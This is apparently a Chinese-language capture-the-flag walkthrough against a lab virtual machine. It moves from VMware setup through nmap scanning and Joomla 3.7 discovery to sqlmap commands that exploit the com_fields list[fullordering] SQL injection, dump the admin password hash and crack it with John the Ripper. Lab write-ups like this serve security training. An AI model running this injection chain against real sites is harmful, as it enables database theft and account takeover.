在开启此虚拟机之前得先做个配置,否则一直会报错:
VMware升级到17.0后,
并且将虚拟机环境的【硬件兼容性】升级至Workstation 17.X后,无法修改设备参数。
进而将【硬件兼容性】版本降级。
虚拟机→设置→更改硬件兼容性
将虚拟机硬件兼容性改为16.2.x
并更改下述配置:
 然后就能正常打开虚拟机了

先用nmap对网段进行扫描:nmap 192.168.11.0/24
 然后再对目标进行全端口的探测:nmap -p1-65535 192.168.11.141
 没有多余信息后就可以去浏览器对其网站进行测试了:
 先对其站点功能进行测试
 上图是网站界面的翻译
在尝试功能无果后就可以对其网站做其他方面的信息收集
 上图是插件的收集
通过目录爆破收集到了更多的cms信息:它是3.7版本的joomla
 现在的想法是去kali找cve对其进行攻击:searchsploit joomla 3.7
 发现目标是存在sql注入的,直接将筛选好的文件保存到本地查看:


告诉我们用sqlmap去跑sqlmap -u “http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml” –risk=3 –level=5 –random-agent –dbs -p list[fullordering]
结果如下:
 –dbs是爆库名的意思
接下来跟着我的步伐即可:
列出当前数据库的名字–current-db
sqlmap -u “http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml” –risk=3 –level=5 –random-agent –current-db -p list[fullordering]
 当前数据库是joomladb
爆表:-D ‘joomladb’ –tables
sqlmap -u “http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml” –risk=3 –level=5 –random-agent -D ‘joomladb’ –tables -p list[fullordering]

判断__users这个表中存在我们想要的数据 爆字段:-D ‘joomladb’ -T ‘#__users’ –columns sqlmap -u “http://192.168.11.141/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml” –risk=3 –level=5 –random-agent -D ‘joomladb’ -T ‘#__users’ –columns -p list[fullordering]
sqlmap -u “http://192.168.11.141/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml” –sql-query ‘SELECT username,password FROM #__users’ –batch
 admin
$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu
这个密码显然是被加密过的,我们直接用著名密码破解利器John the Ripper
先将密码写入一个文件,然后进行破解,步骤如下图所示
 得到密码为snoopy
